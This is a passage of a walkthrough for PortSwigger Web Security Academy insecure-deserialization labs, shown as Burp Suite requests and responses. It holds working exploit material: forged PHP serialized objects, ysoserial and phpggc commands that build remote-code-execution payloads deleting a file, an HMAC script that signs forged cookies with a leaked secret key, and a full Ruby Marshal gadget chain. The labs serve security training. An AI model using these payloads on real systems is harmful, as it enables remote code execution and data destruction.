        // Carlos thought this would be a good idea
        if (file_exists($this->lock_file_path)) {
            unlink($this->lock_file_path);
        }
    }
}

?>
```

- Create a serialized PHP Object using the Class and attribute identified previously.

- Use the value for the “lock_file_path” as the morale.txt file located in Carlos’s home directory.

Dashboard | Target | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Comparer | Logger | Extensions | Learn | JW

```
O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}
```


```
TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOjE6e3M6MTQ6ImxvY2tfZmlsZV9wYXRoIjtzOjIzOiIvaG9tZS9jYXJsb3MvbW9yYWxlLnR4dCI7fQ==
```


Request

Pretty | Raw | Hex | Hackvertor

```
1  GET /my-account HTTP/2
2  Host: 0a4a002803478671c01efedc007800c8.web-security-academy.net
3  Cookie: session=
   TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOjE6e3M6MTQ6ImxvY2tfZmlsZV9wYXRoIjtzOjIzOiIva
   G9tZS9jYXJsb3MvbW9yYWxlLnR4dCI7fQ%3d%3d
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
   bp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a4a002803478671c01efedc007800c8.web-security-academy.net/login
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
30         <div class='widgetcontainer-lab-status is-solved'>
31           <span>
               LAB
             </span>
32           <p>
               Solved
             </p>
33           <span class=lab-status-icon>
             </span>
34         </div>
35       </div>
36     </div>
37   </section>
38   <section id=notification-labsolved class=notification-labsolved-hidden>
39     <div class=container>
40       <h4>
           Congratulations, you solved the lab!
         </h4>
41       <div>
42         <a class=button href='
           https://twitter.com/intent/tweet?text=I+completed+the+Web+Securit
           y+Academy+lab%3a%0aArbitrary+object+injection+in+PHP%0a%0a@WebSec
           Academy%0a&url=https%3a%2f%2fportswigger.net%2fweb-security%2fdes
           erialization%2fexploiting%2flab-deserialization-arbitrary-object-
           injection-in-php&related=WebSecAcademy,Burp_Suite'>
43         <svg xmlns='http://www.w3.org/2000/svg' width=20.44 height=
```

Inspector

Selection 112 (0x70)

Selected text


```
TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOj
E6e3M6MTQ6ImxvY2tfZmlsZV9wYXRo
IjtzOjIzOiIvaG9tZS9jYXJsb3MvbW
9yYWxlLnR4dCI7fQ%3d%3d
```


Decoded from: URL encoding


```
TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOj
E6e3M6MTQ6ImxvY2tfZmlsZV9wYXRo
IjtzOjIzOiIvaG9tZS9jYXJsb3MvbW
9yYWxlLnR4dCI7fQ==
```


Decoded from: Base64

```
O:14:"CustomTemplate":1:{s:14:
"lock_file_path";s:23:"/home/c
arlos/morale.txt";}
```

Lab: Exploiting Java deserialization with Apache Commons

Lab: Exploiting Java deserialization with Apache Commons

- This lab uses a serialization-based session mechanism and loads the Apache Commons Collections library. Although you don't have source code access, you can still exploit this lab using pre-built gadget chains.
- To solve the lab, use a third-party tool to generate a malicious serialized object containing a remote code execution payload. Then, pass this object into the website to delete the morale.txt file from Carlos's home directory.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit**:
- See slides.

- Log into the application with the provided credentials.
- Notice there is a Java Serialized Object as the session cookie.
- Beginning bytes: r00

Request

Pretty | Raw | Hex

```
1  GET /my-account?id=wiener HTTP/2
2  Host: 0a26006b0323ae4fc07b4f5100550025.web-security-academy.net
3  Cookie: session=
   rO0ABXNyAC9sYWIuYWN0aW9ucy5jb21tb24uc2VyaWFsaXphYmxlLkFjY2Vzc1Rva2VuVXNlchlR/OUS
   J6mBAgACTAALYWNjZXNzVG9rZW50ABJMamF2YS9sYW5nL1N0cmluZztMAAh1c2VybmFtZXEAfgABeHB0
   ACBtcGdyNXJjZTlvemgzOGZkeDZmenlxbnIzeDM0bHNkcXQABndpZW5lcg%3d%3d
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
   Firefox/102.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
   q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a26006b0323ae4fc07b4f5100550025.web-security-academy.net/my-account
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty | Raw | Hex | Render

Inspector

Selection 218 (0xda)

Selected text


```
rO0ABXNyAC9sYWIuYWN0aW9ucy5j
b21tb24uc2VyaWFsaXphYmxlLkFj
Y2Vzc1Rva2VuVXNlchlR/OUSJ6mB
AgACTAALYWNjZXNzVG9rZW50ABJM
amF2YS9sYW5nL1N0cmluZztMAAh1
c2VybmFtZXEAfgABeHB0ACBtcGdy
NXJjZTlvemgzOGZkeDZmenlxbnIz
eDM0bHNkcXQABndpZW5lcg
```


Decoded from: Base64


```
ac ed \0 05 sr \0 /lab.actions
.common.serializable.AccessT
okenUser 19 Q fc e5 12 ' a9 01
02 \0 02 L \0 0b accessTokent
\0 12 Ljava/lang/String; L \0
08 usernameq \0 ~ \0 01 xpt \0
mpgr5rce9ozh38fdx6fzyqnr3x34
lsdqt \0 06 wiener
```

- https://forum.portswigger.net/thread/ysoserial-stopped-working-b5a161f42f
- The tool “ysoserial” only works with Java Version 15 or below.
- New Kali machines have Java 17 installed, and the tool will not work correctly.

```
File  Actions  Edit  View  Help
root@kali: ~/Tools ×   root@kali: /home/kali/Downloads/jdk-15.0.1/bin ×

┌──(root㉿kali)-[/home/kali/Downloads/jdk-15.0.1/bin]
└─# ./java -jar /root/Tools/ysoserial-all.jar CommonsCollections4 "rm /home/carlos/morale.txt" | base64
-w 0 > ../../cookie.txt
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by ysoserial.payloads.util.Gadgets (file:/root/Tools/ysoserial-all.ja
r) to constructor com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl()
WARNING: Please consider reporting this to the maintainers of ysoserial.payloads.util.Gadgets
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release

┌──(root㉿kali)-[/home/kali/Downloads/jdk-15.0.1/bin]
└─# cat ../../cookie.txt
rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0Nv
bXBhcmF0b3I7eHAAAAACc3IAQm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuY29tcGFyYXRvcnMuVHJhbnNmb3JtaW5nQ29t
cGFyYXRvci/5hPArsQjMAgACTAAJZGVjb3JhdGVkcQB+AAFMAAt0cmFuc2Zvcm1lcnQALUxvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVj
dGlvbnM0L1RyYW5zZm9ybWVyO3hwc3IAQG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuY29tcGFyYXRvcnMuQ29tcGFyYWJs
ZUNvbXBhcmF0b3L79JkluG6xNwIAAHhwc3IAO29yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuZnVuY3RvcnMuQ2hhaW5lZFRy
YW5zZm9ybWVyMMeX7Ch6lwQCAAFbAA1pVHJhbnNmb3JtZXJzdAAuW0xvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnM0L1RyYW5z
Zm9ybWVyO3hwdXIALltMb3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zNC5UcmFuc2Zvcm1lcjs5gTr7CNo/pQIAAHhwAAAAAnNy
ADxvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnM0LmZ1bmN0b3JzLkNvbnN0YW50VHJhbnNmb3JtZXJYdpARQQKxlAIAAUwACWlD
b25zdGFudHQAEkxqYXZhL2xhbmcvT2JqZWN0O3hwdnIAN2NvbS5zdW4ub3JnLmFwYWNoZS54YWxhbi5pbnRlcm5hbC54c2×0Yy50cmF4
LlRyQVhGaWx0ZXIAAAAAAAAAAAAAAHhwc3IAP29yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuZnVuY3RvcnMuSW5zdGFudGlh
dGVUcmFuc2Zvcm1lcjSL9H+khtA7AgACWwAFaUFyZ3N0ABNbTGphdmEvbGFuZy9PYmplY3Q7WwALaVBhcmFtVHlwZXN0ABJbTGphdmEv
bGFuZy9DbGFzczt4cHVyABNbTGphdmEubGFuZy5PYmplY3Q7kM5YnxBzKWwCAAB4cAAAAAFzcgA6Y29tLnN1bi5vcmcuYXBhY2hlLnhh
```

- URL encode the whole payload returned from the “ysoserial” tool and inject it in the session cookie.

Request

Pretty Raw Hex

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a26006b0323ae4fc07b4f5100550025.web-security-academy.net
3 Cookie: session=
%72%4f%30%41%42%58%4e%79%41%42%64%71%59%58%5a%68%4c%6e%56%30%61%57%77%75%55%48%4
a%70%62%33%4a%70%64%48%6c%52%64%57%56%31%5a%5a%54%61%4d%4c%54%37%50%34%4b%78%41%
77%41%43%53%51%41%45%63%32%6c%36%5a%55%77%41%43%6d%4e%76%62%58%42%68%63%6d%46%30
%62%33%4a%30%41%42%5a%4d%61%6d%46%32%59%53%39%31%64%47%6c%73%4c%30%4e%76%62%58%4
2%68%63%6d%46%30%62%33%49%37%65%48%41%41%41%41%41%43%63%33%49%41%51%6d%39%79%5a%
79%35%68%63%47%46%6a%61%47%55%75%59%32%39%74%62%57%39%75%63%79%35%6a%62%32%78%73
%5a%57%4e%30%61%57%39%75%63%7a%51%75%59%32%39%74%63%47%46%79%59%58%52%76%63%6e%4
d%75%56%48%4a%68%62%6e%4e%6d%62%33%4a%74%61%57%35%6e%51%32%39%74%63%47%46%79%59%
58%52%76%63%69%2f%35%68%50%41%72%73%51%6a%4d%41%67%41%43%54%41%41%4a%5a%47%56%6a
%62%33%4a%68%64%47%56%6b%63%51%42%2b%41%41%46%4d%41%41%74%30%63%6d%46%75%63%32%5
a%76%63%6d%31%6c%63%6e%51%41%4c%55%78%76%63%6d%63%76%59%58%42%68%59%32%68%6c%4c%
32%4e%76%62%57%31%76%62%6e%4d%76%59%32%39%73%62%47%56%6a%64%47%6c%76%62%6e%4d%30
%4c%31%52%79%59%57%35%7a%5a%6d%39%79%62%57%56%79%4f%33%68%77%63%33%49%41%51%47%3
9%79%5a%79%35%68%63%47%46%6a%61%47%55%75%59%32%39%74%62%57%39%75%63%79%35%6a%62%
32%78%73%5a%57%4e%30%61%57%39%75%63%7a%51%75%59%32%39%74%63%47%46%79%59%58%52%76
%63%6e%4d%75%51%32%39%74%63%47%46%79%59%57%4a%73%5a%55%4e%76%62%58%42%68%63%6d%4
6%30%62%33%4c%37%39%4a%6b%6c%75%47%36%78%4e%77%49%41%41%48%68%77%63%33%49%41%4f%
32%39%79%5a%79%35%68%63%47%46%6a%61%47%55%75%59%32%39%74%62%57%39%75%63%79%35%6a
%62%32%78%73%5a%57%4e%30%61%57%39%75%63%7a%51%75%5a%6e%56%75%59%33%52%76%63%6e%4
d%75%51%32%68%68%61%57%35%6c%5a%46%52%79%59%57%35%7a%5a%6d%39%79%62%57%56%79%4d%
4d%65%58%37%43%68%36%6c%77%51%43%41%41%46%62%41%41%31%70%56%48%4a%68%62%6e%4e%6d
%62%33%4a%74%5a%58%4a%7a%64%41%41%75%57%30%78%76%63%6d%63%76%59%58%42%68%59%32%6
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2237
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labs.css rel=stylesheet>
11    <title>
        Exploiting Java deserialization with Apache Commons
      </title>
12  </head>
13  <script src="/resources/labheader/js/labHeader.js">
    </script>
14  <div id="academyLabHeader">
15    <section class='academyLabBanner'>
16      <div class=container>
17        <div class=logo>
          </div>
18        <div class=title-container>
19          <h2>
              Exploiting Java deserialization with Apache Commons
            </h2>
```

Lab: Exploiting PHP deserialization with a pre-built gadget chain

Lab: Exploiting PHP deserialization with a pre-built gadget chain

- This lab has a serialization-based session mechanism that uses a signed cookie. It also uses a common PHP framework. Although you don't have source code access, you can still exploit this lab's insecure deserialization using pre-built gadget chains.
- To solve the lab, identify the target framework then use a third-party tool to generate a malicious serialized object containing a remote code execution payload. Then, work out how to generate a valid signed cookie containing your malicious object. Finally, pass this into the website to delete the morale.txt file from Carlos's home directory.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit**:
- See slides.

- The session cookie contains a Base64 encoded token, signed with a SHA-1 HMAC hash.

- The token is a serialized PHP Object.

Request

Pretty | Raw | Hex | Hackvertor

```
GET /my-account?id=wiener HTTP/2
Host: 0a35007004c99a13c0600f9700390042.web-security-academy.net
Cookie: session=
%7B%22token%22%3A%22TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllIjtzOjY6IndpZ
W5lciI7czoxMjoiYWNjZXNzX3Rva2VuIjtzOjMyOiJOemdrb2RkamdpMWkwaWJiOHBpdW
55cXc4ajBrYzFuOCI7fQ%3D%3D%22%2C%22sig_hmac_sha1%22%3A%2201bc552d63ce
5d618bd2b6577b44306a85c69e4e%22%7D
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a35007004c99a13c0600f9700390042.web-security-academy.net/my-
account
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 3030

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Exploiting PHP deserialization with a pre-built gadget chain
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
```

Inspector

Selection 241 (0xf1)

Selected text

```
%7B%22token%22%3A%22TzoOOiJVc2VyIjoyO
ntzOjg6InVzZXJuYWllIjtzOjY6IndpZW5lci
I7czoxMjoiYWNjZXNzX3Rva2VuIjtzOjMyOiJ
Oemdrb2RkamdpMWkwaWJiOHBpdW55cXc4ajBr
YzFuOCI7fQ%3D%3D%22%2C%22sig_hmac_sha
1%22%3A%2201bc552d63ce5d618bd2b6577b4
4306a85c69e4e%22%7D
```

Decoded from: URL encoding

```
{"token":"TzoOOiJVc2VyIjoyOntzOjg6InV
zZXJuYWllIjtzOjY6IndpZW5lciI7czoxMjoi
YWNjZXNzX3Rva2VuIjtzOjMyOiJOemdrb2Rka
mdpMWkwaWJiOHBpdW55cXc4ajBrYzFuOCI7fQ
==","sig_hmac_sha1":"01bc552d63ce5d61
8bd2b6577b44306a85c69e4e"}
```

Request

Pretty | Raw | Hex | Hackvertor

```
GET /my-account?id=wiener HTTP/2
Host: 0a35007004c99a13c0600f9700390042.web-security-academy.net
Cookie: session=
%7B%22token%22%3A%22TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllIjtzOjY6IndpZ
W5lciI7czoxMjoiYWNjZXNzX3Rva2VuIjtzOjMyOiJOemdrb2RkamdpMWkwaWJiOHBpdW
55cXc4ajBrYzFuOCI7fQ%3D%3D%22%2C%22sig_hmac_sha1%22%3A%2201bc552d63ce
5d618bd2b6577b44306a85c69e4e%22%7D
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a35007004c99a13c0600f9700390042.web-security-academy.net/my-
account
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 3030

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Exploiting PHP deserialization with a pre-built gadget chain
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
```

Inspector

Selection 144 (0x90)

Selected text

```
TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllI
jtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNzX3
Rva2VuIjtzOjMyOiJOemdrb2RkamdpMWkwaWJ
iOHBpdW55cXc4ajBrYzFuOCI7fQ%3D%3D
```

Decoded from: URL encoding

```
TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllI
jtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNzX3
Rva2VuIjtzOjMyOiJOemdrb2RkamdpMWkwaWJ
iOHBpdW55cXc4ajBrYzFuOCI7fQ==
```

Decoded from: Base64

```
O:4:"User":2:{s:8:"username";s:6:"wie
ner";s:12:"access_token";s:32:"tzgkod
djgiliOibb8piunyqw8jOkc1n8";}
```

- Modifying the Object results in an exception for an invalid signature.

- The response also discloses the dependency Symfony being used by the application and discloses the location of a debug file.

Request

Pretty | Raw | Hex | Hackvertor

```
1  GET /my-account?id=wiener HTTP/2
2  Host: 0a35007004c99a13c0600f9700390042.web-security-academy.net
3  Cookie: session=
   %7B%22token%22%3A%22TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllIjtzOjY6ImFkbWluI
   jtzOjEyOiJhY2Nlc3NfdG9rZW4iO3M6MzI6InR6Z2tvZGRqZ2kxaTBpYmI4cGllbnlxdzhqMG
   tjMW44Ijt9%22%2C%22sig_hmac_sha1%22%3A%2201bc552d63ce5d618bd2b6577b44306a
   85c69e4e%22%7D
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
   bp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a35007004c99a13c0600f9700390042.web-security-academy.net/my-acco
   unt
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
24                <g>
25                  <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30
                    15.1,15'>
                  </polygon>
26                  <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8
                    14.3,30 28,15'>
                  </polygon>
27                </g>
28              </svg>
29            </a>
30          </div>
31          <div class='widgetcontainer-lab-status is-notsolved'>
32            <span>
                LAB
              </span>
33            <p>
                Not solved
              </p>
34            <span class=lab-status-icon>
              </span>
35          </div>
36        </div>
37      </div>
38    </section>
39  </div>
40  <div theme="">
41    <section class="maincontainer">
42      <div class="container is-page">
43        <header class="navigation-header">
44        </header>
45        <h4>
            Internal Server Error: Symfony Version: 4.3.6
          </h4>
46        <p class=is-warning>
            PHP Fatal error:  Uncaught Exception: Signature does not match
            session in /var/www/index.php:7
47          Stack trace:
48          #0 {main}
49          thrown in /var/www/index.php on line 7
          </p>
50      </div>
```

Inspector

Selection 136 (0x88)

Selected text

TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllIjtzOjY6ImFkbWluIjtzOjEyOiJhY2Nlc3NfdG9rZW4iO3M6MzI6InR6Z2tvZGRqZ2kxaTBpYmI4cGllbnlxdzhqMGtjMW44Ijt9

Decoded from: URL encoding

TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllIjtzOjY6ImFkbWluIjtzOjEyOiJhY2Nlc3NfdG9rZW4iO3M6MzI6InR6Z2tvZGRqZ2kxaTBpYmI4cGllbnlxdzhqMGtjMW44Ijt9

Decoded from: Base64

O:4:"User":2:{s:8:"username";s:6:"admin";s:12:"access_token";s:32:"tzgkoddjgiliOibb8piunyqw8jOkc1n8";}

Cancel | Apply changes

Request attributes 2

Request query parameters 1

Request body parameters 0

view-source:https://0a35007004c99a13c0600f9700390042.web-security-academy.net/my-account?id=wiener

```
22                          </g>
23                      </svg>
24                  </a>
25              </div>
26              <div class='widgetcontainer-lab-status is-notsolved'>
27                  <span>LAB</span>
28                  <p>Not solved</p>
29                  <span class=lab-status-icon></span>
30              </div>
31          </div>
32      </div>
33  </section>
34 </div>
35      <div theme="">
36          <section class="maincontainer">
37              <div class="container is-page">
38                  <header class="navigation-header">
39                      <section class="top-links">
40                          <a href=/>Home</a><p>|</p>
41                          <a href="/my-account?id=wiener">My account</a><p>|</p>
42                          <a href="/logout">Log out</a><p>|</p>
43                      </section>
44                  </header>
45                  <header class="notification-header">
46                  </header>
47                  <h1>My Account</h1>
48                  <div id=account-content>
49                      <p>Your username is: wiener</p>
50                      <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
51                          <label>Email</label>
52                          <input required type="email" name="email" value="">
53                          <button class='button' type='submit'> Update email </button>
54                      </form>
55                  </div>
56                  <!-- <a href=/cgi-bin/phpinfo.php>Debug</a> -->
57              </div>
58          </section>
```

- The debug file contains the secret key that we can use to sign the modified token to make it valid.

Request

Pretty Raw Hex Hackvertor

```
1  GET /cgi-bin/phpinfo.php HTTP/2
2  Host: 0a35007004c99a13c0600f9700390042.web-security-academy.net
3  Cookie: session=
   %7B%22token%22%3A%22TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lc
   iI7czoxMjoiYWNjZXNzX3Rva2VuIjtzOjMyOiJOemdrb2RkamdpMWkwaWJiOHBpdW55cXc4aj
   BrYzFuOCI7fQ%3D%3D%22%2C%22sig_hmac_sha1%22%3A%2201bc552d63ce5d618bd2b657
   7b44306a85c69e4e%22%7D
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
   bp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a35007004c99a13c0600f9700390042.web-security-academy.net/my-acco
   unt
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
            <td class="v">
              10000
            </td>
          </tr>
602       <tr>
            <td class="e">
              REMOTE_HOST
            </td>
            <td class="v">
              67.79.28.115
            </td>
          </tr>
603       <tr>
            <td class="e">
              USER
            </td>
            <td class="v">
              carlos
            </td>
          </tr>
604       <tr>
            <td class="e">
              SECRET_KEY
            </td>
            <td class="v">
              4p6ckib3uun84odkgaduvq29nndkv1og
            </td>
          </tr>
605       <tr>
            <td class="e">
              HTTP_TE
            </td>
```

- Download the “phpggc” tool and execute the following command to create a serialized Object.

- Use the following PHP script provided by Portswigger to then sign the Object.

```
<?php
$object = "OBJECT-GENERATED-BY-PHPGGC";
$secretKey = "LEAKED-SECRET-KEY-FROM-PHPINFO.PHP";
$cookie = urlencode('{"token":"' . $object . '","sig_hmac_sha1":"' . hash_hmac('sha1',
$object, $secretKey) . '"}');
echo $cookie;
?>
```

```
┌──(root㉿kali)-[~]
└─# phpggc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64 | tr -d '\n'
Tzo0NzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhcHRlclxUYWdBd2FyZUFkYXB0ZXIiOjI6e3M6NTc6IgBTeW1mb255XENvbXBv
bmVudFxDYWNoZVxBZGFwdGVyXFRhZ0F3YXJlQWRhcHRlcgBkZWZlcnJlZCI7YToxOntpOjA7TzozMzoiU3ltZm9ueVxDb21wb25lbnRc
Q2FjaGVcQ2FjaGVJdGVtIjoyOntzOjExOiIAKgBwb29sSGFzaCI7aToxO3M6MTI6IgAqAGlubmVySXRlbSI7czoyNjoicm0gL2hvbWUv
Y2FybG9zL21vcmFsZS50eHQiO319czo1MzoiAFN5bWZvbnlcQ29tcG9uZW50XENhY2hlXEFkYXB0ZXJcVGFnQXdhcmVBZGFwdGVyAHBv
b2wiO086NDQ6IlN5bWZvbnlcQ29tcG9uZW50XENhY2hlXEFkYXB0ZXJcUHJveHlBZGFwdGVyIjoyOntzOjU0OiIAU3ltZm9ueVxDb21w
b25lbnRcQ2FjaGVcQWRhcHRlclxQcm94eUFkYXB0ZXIAcG9vbEhhc2giO2k6MTtzOjU4OiIAU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVc
QWRhcHRlclxQcm94eUFkYXB0ZXIAc2V0SW5uZXJJdGVtIjtzOjQ6ImV4ZWMiO319Cg==

┌──(root㉿kali)-[~]
└─#
```

```
Open                                                    php-gadget.php
1 <?php
2 $object =
  "Tzo0NzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhcHRlclxUYWdBd2FyZUFkYXB0ZXIiOjI6e3M6NTc6IgBTeW1mb255XENvbXBvbmVudFxDYWNoZVxBZGFw
3 $secretKey = "4p6ckib3uun84odkgaduvq29nndkv1og";
4 $cookie = urlencode('{"token":"' . $object . '","sig_hmac_sha1":"' . hash_hmac('sha1', $object, $secretKey) . '"}');
5 echo $cookie;
6 ?>
```

Lab: Exploiting Ruby deserialization using a documented gadget chain

Lab: Exploiting Ruby deserialization using a documented gadget chain

- This lab uses a serialization-based session mechanism and the Ruby on Rails framework. There are documented exploits that enable remote code execution via a gadget chain in this framework.
- To solve the lab, find a documented exploit and adapt it to create a malicious serialized object containing a remote code execution payload. Then, pass this object into the website to delete the morale.txt file from Carlos's home directory.
- You can log in to your own account using the following credentials: wiener:peter
- Hint
- Try searching for "ruby deserialization gadget chain" online.
- **Summary – Steps to Exploit**:
- See slides.

https://devcraft.io/2021/01/07/universal-deserialisation-gadget-for-ruby-2-x-3-x.html
https://www.onlinegdb.com/online_ruby_compiler

Use the links above to create a serialized Ruby Object to delete Carlos's file.

The final gadget could then be constructed to trigger a call to `Kernel.system("id")`:

```ruby
# Autoload the required classes
Gem::SpecFetcher
Gem::Installer

# prevent the payload from running when we Marshal.dump it
module Gem
  class Requirement
    def marshal_dump
      [@requirements]
    end
  end
end

wa1 = Net::WriteAdapter.new(Kernel, :system)

rs = Gem::RequestSet.allocate
rs.instance_variable_set('@sets', wa1)
rs.instance_variable_set('@git_set', "id")

wa2 = Net::WriteAdapter.new(rs, :resolve)

i = Gem::Package::TarReader::Entry.allocate
i.instance_variable_set('@read', 0)
i.instance_variable_set('@header', "aaa")


n = Net::BufferedIO.allocate
n.instance_variable_set('@io', i)
n.instance_variable_set('@debug_output', wa2)

t = Gem::Package::TarReader.allocate
t.instance_variable_set('@io', n)

r = Gem::Requirement.allocate
r.instance_variable_set('@requirements', t)

payload = Marshal.dump([Gem::SpecFetcher, Gem::Installer, r])
puts payload.inspect
puts Marshal.load(payload)
```

```
sh: reading: command not found
uid=501(will) gid=20(staff) groups=20(staff),501(access_bpf),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserver
```

Run | Debug | Stop | Share | Save | { } Beautify

main.rb

```ruby
# Autoload the required classes
Gem::SpecFetcher
Gem::Installer

require "base64"

# prevent the payload from running when we Marshal.dump it
module Gem
  class Requirement
    def marshal_dump
      [@requirements]
    end
  end
end

wa1 = Net::WriteAdapter.new(Kernel, :system)

rs = Gem::RequestSet.allocate
rs.instance_variable_set('@sets', wa1)
rs.instance_variable_set('@git_set', "rm /home/carlos/morale.txt")

wa2 = Net::WriteAdapter.new(rs, :resolve)

i = Gem::Package::TarReader::Entry.allocate
i.instance_variable_set('@read', 0)
i.instance_variable_set('@header', "aaa")


n = Net::BufferedIO.allocate
n.instance_variable_set('@io', i)
n.instance_variable_set('@debug_output', wa2)

t = Gem::Package::TarReader.allocate
t.instance_variable_set('@io', n)
```


```
